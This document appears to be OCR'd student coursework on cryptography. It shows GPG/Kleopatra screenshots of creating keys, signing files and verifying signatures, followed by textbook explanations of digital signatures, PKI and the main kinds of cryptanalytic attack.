
✓


Key Pair Creation Wizard
Enter Details
Please enter your personal details below. If you want more control over the parameters, click on the Advanced Settings button.
Name: SACHINTHA (optional)
EMail: sachintha@gmail.com (optional)
Protect the generated key with a passphrase.
SACHINTHA <sachintha@gmail.com>
Advanced Settings...
Create
Cancel


✓


Advanced Settings - Kleopatra
Technical Details
Key Material
RSA 4,096 bits
+ RSA 4,096 bits
DSA
+ Elgamal 2,048 bits
ECDSA/EdDSA ed25519
+ ECDH cv25519
Certificate Usage
Signing
Certification
Encryption
Authentication
Valid until: 2/9/2023
OK
Cancel


✓


Key Pair Creation Wizard
Key Pair Successfully Created
Your new key pair was created successfully. Please find details on the result and some suggested next steps below.
Result
Key pair created successfully.
Fingerprint: B529D4D977EE1B8AC1A7A4726419BE68630ECF61
Next Steps
Make a Backup Of Your Key Pair...
Send Public Key By EMail...
Upload Public Key To Directory Service...
Finish
Cancel


✓


Kleopatra
File View Certificates Tools Settings Window Help
Sign/Encrypt... Decrypt/Verify... Import... Export... Certify... Lookup on Server... Certificates Notepad Smartcards
Search... <Alt+Q>
All Certificates
Name E-Mail User-IDs Valid From
SACHINTHA sachintha@gmail.com certified 2/9/2021


✓


Sign/Encrypt Files - Kleopatra
Sign / Encrypt Files
Prove authenticity (sign)
Sign as:
Encrypt
Encrypt for me:
Encrypt for others:
Encrypt with password. Anyone you share the password with can read the data.
Output
Encrypt / Sign each file separately.
D:/DCSE assignments/week 23/gpg4win-3.1.15.exe.gpg
Sign / Encrypt
Cancel


✓


Decrypt/Verify Files - Kleopatra
Output folder: D:/DCSE assignments/week 23
All operations completed.
100%
gpg4win-3.1.15.exe.gpg → gpg4win-3.1.15.exe:
Show Audit Log
Valid signature by sachintha@gmail.com
Signature created on Tuesday, February 9, 2021 11:41:30 AM
With certificate:
SACHINTHA <sachintha@gmail.com> (6419 BE68 630E CF61)
The signature is valid and the certificate's validity is ultimately trusted.
Save All
Discard


- AxCrypt
  - ✓



  - ✓



  - ✓



- Cryptforge
- Bitlocker
- BC-TextEncoder
- VeraCrypt
- Filevault
- GNOME disk utility

❖ Digital Signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software or digital document.

Signing Algorithms:

To create a digital signature, signing algorithms like email programs create a one-way hash of the electronic data which is to be signed. The signing algorithm then encrypts the hash value using the private key (signature key). This encrypted hash along with other information like the hashing algorithm is the digital signature. This digital signature is appended with the data and sent to the verifier. The reason for encrypting the hash instead of the entire message or document is that a hash function converts any arbitrary input into a much shorter fixed length value. This saves time as now instead of signing a long message a shorter hash value has to be signed and moreover hashing is much faster than signing.

Signature Verification Algorithms:

Verifier receives Digital Signature along with the data. It then uses Verification algorithm to process on the digital signature and the public key (verification key) and generates some value. It also applies the same hash function on the received data and generates a hash value. Then the hash value and the output of the verification algorithm are compared. If they both are equal, then the digital signature is valid else it is invalid.

The steps followed in creating digital signature are:

I. Message digest is computed by applying hash function on the message and then message digest is encrypted using private key of sender to form the digital signature. (digital signature = encryption (private key of sender, message digest) and message digest = message digest algorithm(message)).


II. Digital signature is then transmitted with the message. (message + digital signature is transmitted)

III. Receiver decrypts the digital signature using the public key of sender. (This assures authenticity, as only sender has his private key so only sender can encrypt using his private key which can thus be decrypted by sender's public key).

IV. The receiver now has the message digest.


V. The receiver can compute the message digest from the message (actual message is sent with the digital signature).

VI. The message digest computed by receiver and the message digest (got by decryption on digital signature) need to be same for ensuring integrity.



❖ Public Key Infrastructure

➢ Key Management



- PKI

An anatomy of PKI comprises of the following components.

I. Public Key Certificate, commonly referred to as 'digital certificate'
II. Private Key tokens
III. Certification Authority
IV. Registration Authority
V. Certificate Management System

- Digital Certificate

Digital certificate is issued by a trusted third party which proves sender's identity to the receiver and receiver's identity to the sender.

A digital certificate is a certificate issued by a Certificate Authority (CA) to verify the identity of the certificate holder. The CA issues an encrypted digital certificate containing the applicant's public key and a variety of other identification information. Digital certificate is used to attach public key with a particular individual or an entity.

Digital certificate contains:

I. Name of certificate holder.
II. Serial number which is used to uniquely identify a certificate, the individual or the entity identified by the certificate
III. Expiration dates.
IV. Copy of certificate holder's public key. (used for decrypting messages and digital signatures)
V. Digital Signature of the certificate issuing authority.

Digital certificate is also sent with the digital signature and the message.

- Certifying Authority (CA)

As discussed above, the CA issues certificate to a client and assist other users to verify the certificate. The CA takes responsibility for identifying correctly the identity of the client asking for a certificate to be issued, and ensures that the information contained within the certificate is correct and digitally signs it.

The key functions of a CA are as follows:


I. Generating key pairs
II. Issuing digital certificates
III. Publishing Certificates
IV. Verifying Certificates
V. Revocation of Certificates

➢ Registration Authority (RA)

CA may use a third-party Registration Authority (RA) to perform the necessary checks on the person or company requesting the certificate to confirm their identity. The RA may appear to the client as a CA, but they do not actually sign the certificate that is issued.

➢ Certificate Management System (CMS)

It is the management system through which certificates are published, temporarily or permanently suspended, renewed, or revoked. Certificate management systems do not normally delete certificates because it may be necessary to prove their status at a point in time, perhaps for legal reasons. A CA along with associated RA runs certificate management systems to be able to track their responsibilities and liabilities.




- Cryptanalysis

Cryptanalysis which is the study of the cryptographic algorithm and the breaking of those secret codes. The person practicing Cryptanalysis is called a Cryptanalyst. It helps us to better understand the cryptosystems and also helps us improve the system by finding any weak point and thus work on the algorithm to create a more secure secret code. For example, a Cryptanalyst might try to decipher a cipher text to derive the plaintext. It can help us to deduce the plaintext or the encryption key.

To determine the weak points of a cryptographic system, it is important to attack the system. This attacks are called Cryptanalytic attacks. The attacks rely on nature of the algorithm and also knowledge of the general characteristics of the plaintext, i.e., plaintext can be a regular document written in English or it can be a code written in Java. Therefore, nature of the plaintext should be known before trying to use the attacks.

Types of Cryptanalytic attacks:



- ✓ Known-Plaintext Analysis (KPA)
  In this type of attack, some plaintext-cipher text pairs are already known. Attacker maps them in order to find the encryption key. This attack is easier to use as a lot of information is already available.


- ✓ Chosen-Plaintext Analysis (CPA)
  In this type of attack, the attacker chooses random plaintexts and obtains the corresponding cipher texts and tries to find the encryption key. It's very simple to implement like KPA but the success rate is quite low.

- ✓ Cipher Text-Only Analysis (COA)
  In this type of attack, only some cipher-text is known and the attacker tries to find the corresponding encryption key and plaintext. It's the hardest to implement but is the most probable attack as only cipher text is required.

- ✓ Man-In-The-Middle (MITM) attack
  In this type of attack, attacker intercepts the message/key between two communicating parties through a secured channel.

- ✓ Adaptive Chosen-Plaintext Analysis (ACPA)
  This attack is similar CPA. Here, the attacker requests the cipher texts of additional plaintexts after they have cipher texts for some texts.

Methodology:



- ✓ Classical attacks
  It can be divided into a) Mathematical analysis and b) Brute-force attacks. Brute-force attacks run the encryption algorithm for all possible cases of the keys until a match is found. Encryption algorithm is treated as a black box. Analytical attacks are those attacks which focuses on breaking the cryptosystem by analyzing the internal structure of the encryption algorithm.

- ✓ Social Engineering attack
  It is something which is dependent on the human factor. Tricking someone to reveal their passwords to the attacker or allowing access to the restricted area comes under this attack. People should be cautious when revealing their passwords to any third party which is not trusted.

- ✓ Implementation attacks
  Implementation attacks such as side-channel analysis can be used to obtain a secret key. They are relevant in cases where the attacker can obtain physical access to the cryptosystem.